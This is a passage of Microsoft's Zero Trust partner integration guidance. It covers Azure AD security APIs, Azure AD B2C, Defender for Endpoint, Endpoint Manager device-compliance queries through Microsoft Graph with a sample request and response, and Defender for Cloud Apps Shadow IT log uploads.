Continuous access evaluation (CAE) allows access tokens to be revoked based on critical events and policy evaluation rather than relying on token expiry based on lifetime. For some resource APIs, because risk and policy are evaluated in real time, this can increase token lifetime up to 28 hours, which will make your application more resilient and performant.

Security APIs

In our experience, many independent software vendors have found these APIs to be particularly useful.


User and group APIs

If your application needs to make updates to the users and groups in the tenant, you can use the user and group APIs through Microsoft Graph to write back to the Azure Active Directory tenant. You can read more about using the API in the Microsoft Graph REST API v1.0 reference and the reference documentation for the user resource type

Conditional Access API

Conditional access is a key part of Zero Trust because it helps to ensure the right user has the right access to the right resources. Enabling Conditional Access allows Azure Active Directory to make access decision based on computed risk and pre-configured policies.


Independent software vendors can take advantage of conditional access by surfacing the option to apply conditional access policies when relevant. For example, if a user is especially risky, you can suggest the customer enable Conditional Access for that user through your UI, and programmatically enable it in Azure Active Directory.




For more, check out the configure conditional access policies using the Microsoft Graph API sample on GitHub.

Confirm compromise and risky user APIs

Sometimes independent software vendors may become aware of compromise that is outside of the scope of Azure Active Directory. For any security event, especially those including account compromise, Microsoft and the independent software vendor can collaborate by sharing information from both parties. The confirm compromise API allows you to set a targeted user's risk level to high. This lets Azure Active Directory respond appropriately, for example by requiring the user to reauthenticate or by restricting their access to sensitive data.



Going in the other direction, Azure Active Directory continually evaluates user risk based on various signals and machine learning. The Risky User API provides programmatic access to all at-risk users in the app's Azure Active Directory tenant. Independent software vendors can make use of this API to ensure they are handling users appropriately to their current level of risk. riskyUser resource type.



Unique product scenarios

The following guidance is for independent software vendors who offer specific kinds of solutions.

Secure hybrid access integrations Many business applications were created to work inside of a protected corporate network, and some of these applications make use of legacy authentication methods. As companies look to build a Zero Trust strategy and support hybrid and cloud-first work environments, they need solutions that connect apps to Azure Active Directory and provide modern authentication solutions for legacy applications. Use this guide to create solutions that provide modern cloud authentication for legacy on-premises applications.

Become a Microsoft-compatible FIDO2 security key vendor FIDO2 security keys can replace weak credentials with strong hardware-backed public/private-key credentials which cannot be reused, replayed, or shared across services. You can become a Microsoft-compatible FIDO2 security key vendor by following the process in this document.

Azure Active Directory B2C

Azure Active Directory B2C is a customer identity and access management (CIAM) solution capable of supporting millions of users and billions of authentications per day. It is a white-label authentication solution that enables user experiences which blend with branded web and mobile applications.

As with Azure Active Directory, partners can integrate with Azure Active Directory B2C by using Microsoft Graph and key security APIs such as the Conditional Access, confirm compromise, and risky user APIs. You can read more about those integrations in the Azure AD section above.

This section includes several other integration opportunities independent software vendor partners can support.

> ⓘ **Note**
>
> We highly recommend customers using Azure Active Directory B2C (and solutions that are integrated with it) activate **Identity Protection and Conditional Access in Azure Active Directory B2C**.

Integrate with RESTful endpoints

Independent software vendors can integrate their solutions via RESTful endpoints to enable multi-factor authentication (MFA) and role-based access control (RBAC), enable identity verification and proofing, improve security with bot detection and fraud

protection, and meet Payment Services Directive 2 (PSD2) Secure Customer Authentication (SCA) requirements.

We have guidance on how to use our RESTful endpoints as well as detailed sample walkthroughs of partners who have integrated using the RESTful APIs:

- Identity verification and proofing, which enables customers to verify the identity of their end users
- Role-based access control, which enables granular access control to end users
- Secure hybrid access to on-premises application, which enables end users to access on-premises and legacy applications with modern authentication protocols
- Fraud protection, which enables customers to protect their applications and end users from fraudulent login attempts and bot attacks

Web application firewall

Web Application Firewall (WAF) provides centralized protection for web applications from common exploits and vulnerabilities. Azure Active Directory B2C enables independent software vendors to integrate their WAF service such that all traffic to Azure Active Directory B2C custom domains (for example, login.contoso.com) always pass through the WAF service, providing an additional layer of security.

Implementing a WAF solution requires that you configure Azure Active Directory B2C custom domains. You can read how to do this in our tutorial on enabling custom domains. You can also see existing partners who have created WAF solutions that integrate with Azure Active Directory B2C.

Next steps

- What is Azure Active Directory?
- Partner gallery for Azure Active Directory B2C
- Identity Protection and Conditional Access for Azure Active Directory B2C

Endpoint integrations

Article • 02/22/2023 • 7 minutes to read

Endpoints are devices that access an organization's resources and applications. Modern workplaces include a variety of devices that request access from both inside and outside the corporate network.

Zero Trust solutions for endpoints are about verifying the security of the devices that access work data, including the applications that are running on the devices. Partners can integrate with Microsoft's endpoint solutions to verify device and app security, enforce least privilege policies, and prepare in advance for breaches.

This guidance is for software providers and technology partners who want to enhance their endpoint security solutions by integrating with Microsoft products.

Zero Trust integration for Endpoints guide

This integration guide includes instructions for integrating with the following products:

- Microsoft Defender for Endpoint, which helps enterprise networks prevent, detect, investigate, and respond to advanced threats.
- Microsoft Endpoint Manager, which provides protection and security for the devices that employees use and the applications that run on those devices.

Microsoft Defender for Endpoint

Microsoft Defender for Endpoint is an enterprise endpoint security platform designed to help enterprise networks prevent, detect, investigate, and respond to advanced threats. It uses a combination of endpoint behavioral sensors, cloud security analytics, and threat intelligence.

Defender for Endpoint supports third-party applications to help enhance the detection, investigation, and threat intelligence capabilities of the platform. In addition, partners can extend their existing security offerings on top of the open framework and a rich and complete set of APIs to build extensions and integrations with Defender for Endpoint.

The Microsoft Defender for Endpoint partner opportunities and scenarios page describes several categories of integrations that are supported. In addition, other ideas

for integration scenarios can include:


- Streamlining threat remediation: Microsoft Defender for Endpoint can take immediate or operator-assisted responses to address alerts. Partners can leverage the endpoint response actions such as machine isolation, file quarantine to block IoC across the managed endpoint.
- Combine network access control with device security: Risk or exposure scores can be used to implement and enforce policies for network and application access.

To become a Defender for Endpoint solution partner, you'll need to follow and complete the steps found at Become a Microsoft Defender for Endpoint partner.

Microsoft Endpoint Manager

Microsoft Endpoint Manager, which includes Microsoft Intune and Microsoft Configuration Manager, provides protection and security for the devices that employees use and the applications that run on those devices. Endpoint Manager includes device compliance policies that ensure employees are accessing applications and data from devices that meet company security policies. It also includes application protection policies which provide application based security controls for both fully managed and employee-owned devices.

To integrate with Microsoft Endpoint Manager, ISVs will use Microsoft Graph and the Microsoft Endpoint Manager application management SDK. Endpoint Manager's integration with the Graph API allows any of the same functionality offered by the administrator console for Endpoint Manager (Intune). Information such as device compliance state, compliance policy configuration, application protection policy settings and more can be found through the Graph API. Additionally, you can automate tasks in Endpoint Manager that further enhance your customer's Zero Trust story. General guidance for Working with Intune in Microsoft Graph is available in the Microsoft Graph documentation repo. Here, we focus on scenarios related to Zero Trust.



Verify devices follow security and compliance standards


ISV solutions can leverage Endpoint Manager's device compliance and policy information to support the Zero Trust principle of Verify Explicitly. The compliance data about users and devices from Endpoint Manager allows the ISV's application to determine a device's risk posture as it relates to use of the application. By doing these verifications, the ISV ensures that devices using the service are compliant with the customers' security and compliance standards and policies.

The Microsoft Graph API allows ISVs to integrate with Endpoint Manager (Intune) through a set of RESTful APIs. These APIs are the same ones used by the Endpoint Manager console to view, create, manage, deploy, and report on all actions, data and activity in Intune. Items of specific interest for ISVs supporting Zero Trust initiatives are the ability to view device compliance state and configure compliance rules and policies. See Microsoft's recommendations for using Azure AD and Endpoint Manager for Zero Trust configuration and compliance: Secure endpoints with Zero Trust. Endpoint Manager's compliance rules are foundational for device based Conditional Access support through Azure Active Directory. ISVs should also view the Conditional Access feature and APIs to understand how to complete scenarios for user and device compliance and Conditional Access.

Ideally as an ISV, your application connects to the Microsoft Graph APIs as a cloud application and establishes a service-to-service connection. Multi-tenant applications provide ISVs with centralized application definition and control and enable customers to individually consent to the ISV application operating against their tenant data. Review the information on Tenancy in Azure Active Directory for registering and creating single or multi-tenant Azure AD Applications. Your application's authentication can leverage Azure AD for single sign on.

After creating your application, you will need to access the device and compliance information using the Microsoft Graph API. Documentation for using Microsoft Graph can be found at the Microsoft Graph dev center. The Graph API is a RESTful set of APIs that follow ODATA standards for data access and querying.

Getting Device compliance state



This diagram shows how device compliance information flows from the device to your ISV solution. End user devices receive policies from Intune, a mobile threat defense (MTD) partner, or an mobile device management (MDM) compliance partner. Once the compliance information is gathered from the devices, Intune calculates the overall compliance state of each device and stores that in Azure AD. By using the Microsoft Graph API, your solution can read and respond to the device compliance state, applying the principles of Zero Trust.

When enrolled with Intune, a device record is created in Intune with additional device details, including the device compliance state. Intune forwards the device compliance state to Azure AD, where Azure AD also stores the compliance state with each device. By making a GET on https://graph.microsoft.com/v1.0/deviceManagement/managedDevices you can see all the enrolled devices for a tenant and their compliance state. Or you can query https://graph.microsoft.com/v1.0/devices to get a list of the Azure AD registered and enrolled devices and their compliance state.

For example, this request:

```
HTTP
```

```
GET
https://graph.microsoft.com/v1.0/users/{usersId}/managedDevices/{managedDevi
ceId}
```

Will return:

HTTP

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 5095

{
 "value": {
  "@odata.type": "#microsoft.graph.managedDevice",
  "id": "705c034c-034c-705c-4c03-5c704c035c70",
  "userId": "User Id value",
  "deviceName": "Device Name value",
  "managedDeviceOwnerType": "company",
  "enrolledDateTime": "2016-12-31T23:59:43.797191-08:00",
  "lastSyncDateTime": "2017-01-01T00:02:49.3205976-08:00",
  "complianceState": "compliant",
...
}
```

You can also retrieve a list of compliance policies, their deployments, and status of users and devices for those compliance policies. Information for calling Graph to get compliance policy information starts here: Get deviceCompliancePolicy - Microsoft Graph v1.0. A good background on device compliance policies and how they are used is here: Device compliance policies in Microsoft Intune - Azure.

Once you have identified a specific policy, you can query to get the state of a device for a particular compliance policy setting. For example, assuming a compliance policy was deployed to require a passcode on lock, query Get deviceComplianceSettingState for the specific state of that setting. This indicates whether the device is compliant or non-compliant with the passcode lock setting. This same approach can be used for other device compliance policies that customers have deployed.

Compliance information is foundational to Azure AD's Conditional Access feature. Intune determines the device compliance based on compliance policies and writes the compliance state to Azure AD. Then, customers use Conditional Access policies to determine whether any actions are taken for non-compliance, including blocking the users from accessing corporate data from a non-compliant device.

See Device compliance policies in Microsoft Intune for additional information about integrating device compliance with conditional access.

Follow the least privilege access principle

An ISV integrating with Endpoint Manager will also want to ensure their application supports the Zero Trust principle to Apply Least Privilege Access. Endpoint Manager integration supports two important methods of access control – delegated permissions or application permissions. The ISV's application must use one of the permission models. Delegated permissions give you fine grained control over the specific objects in Endpoint Manager the application has access to but requires that an administrator log in with their credentials. By comparison, application permissions allow the ISV's app to access or control classes of data and objects, rather than specific individual objects, but does not require a user to log in.

In addition to creating your application as a single-tenant or multi-tenant (preferred) application, you must declare the delegated or application permissions required by your application to access Endpoint Manager information and perform actions against Endpoint Manager. View information about getting started with permissions here: Quickstart: Configure an app to access a web API.

Next steps

- Microsoft Defender for Endpoint
- Microsoft Endpoint Manager

Application integrations

Article • 02/22/2023 • 3 minutes to read


Applications are core productivity tools for employees. In a modern workplace, adoption of cloud based Software as a Service (SaaS) applications has created new challenges for IT. Lack of visibility and control over applications, the way users interact with them, and the data that is exposed through them creates security and compliance risks.

Zero Trust solutions for the applications pillar are about providing visibility and control over app usage data and analytics that identify and combat cyber threats across cloud apps and services.

This guidance is for software providers and technology partners who want to enhance their applications security solutions by integrating with Microsoft products.

Zero Trust integration with Applications guide

This integration guide includes instructions for integrating with Microsoft Defender for Cloud Apps). Defender for Cloud Apps is a cloud access security broker (CASB) that operates on multiple clouds. It provides rich visibility, control over data travel, and sophisticated analytics to identify and combat cyberthreats across all your cloud services.



Microsoft Defender for Cloud Apps

Independent software vendors (ISVs) can integrate with Defender for Cloud Apps to help organizations discover risky usage or potential exfiltration and protect them from risks surfaced by the use of shadow applications.

The Defender for Cloud Apps API provides programmatic access to Defender for Cloud Apps through REST API endpoints. ISVs can use the API to perform read and update operations on Defender for Cloud Apps data and objects at scale. For example:

- Uploading log files for Cloud Discovery
- Generating block scripts
- List activities and alerts
- Dismiss or resolve alerts

This allows ISVs to:

- Use Cloud Discovery to map and identify your cloud environment and the cloud apps your organization is using.

- Sanction and unsanction apps in your cloud.
- Easily deploy app connectors that take advantage of provider APIs, for deeper visibility and granular governance of apps that you connect to.
- Use Conditional Access App Control protection to get real-time visibility and control over access and activities within your cloud apps.

To get started, check out the introduction to the Defender for Cloud Apps REST API.

Shadow IT partner integration

Secure Web Gateways (SWG) and Endian Firewall (EFW) solutions can integrate with Defender for Cloud Apps to provide customers with a comprehensive Shadow IT discovery, compliance and security risk assessment of the discovered apps, and integrated Access Control to unsanctioned apps.

The principles of the integration are:

1. Deployment-less: The vendor will stream traffic logs directly to Defender for Cloud Apps to avoid any agent deployment and maintenance.
2. Log enrichment and App correlation: traffic logs will be enriched against the Defender for Cloud Apps catalog to map each log record to a known app (associated with a risk profile)
3. Defender for Cloud Apps analytics and reporting: Defender for Cloud Apps will analyze and process the data to provide an overview Shadow IT report
4. Risk-based access control: Defender for Cloud Apps will sync back to the vendor the signatures of the app to be blocked in to allow the customer with risk-based app management in Defender for Cloud Apps that is enforced by consistent access control mechanism of the vendor

We recommend performing the following steps before starting to develop the integration:

1. Create a trial Defender for Cloud Apps tenant using this link.
2. Upload a sample traffic log using the manual upload feature.
3. Alternatively, you can use the API-based upload. For detailed instructions, use your trial credentials and Cloud Discovery API documentation
   a. Generate API token
   b. Log upload –consists of three stages:
      i. Initiate file upload
      ii. Perform file upload
      iii. Finalize file upload
   c. Generate block script (that is, extract unsanctioned apps info)

When uploading the log, choose one of the following parser options:

1. If your log format is a standard CEF, W3C, LEEF, select it in the dropdown of existing log formats
2. If not, configure a custom log parser

Next steps

- Microsoft Defender for Cloud Apps overview
- Defender for Cloud Apps REST API

Data integrations

Article • 02/22/2023 • 2 minutes to read

Keeping data protected is a central objective of a Zero Trust strategy. Where possible, data should remain safe even if it leaves the devices, apps, infrastructure, and networks the organization controls. To ensure protection and that data access is restricted to authorized users, data should be inventoried, classified, labeled, and, where appropriate, encrypted.

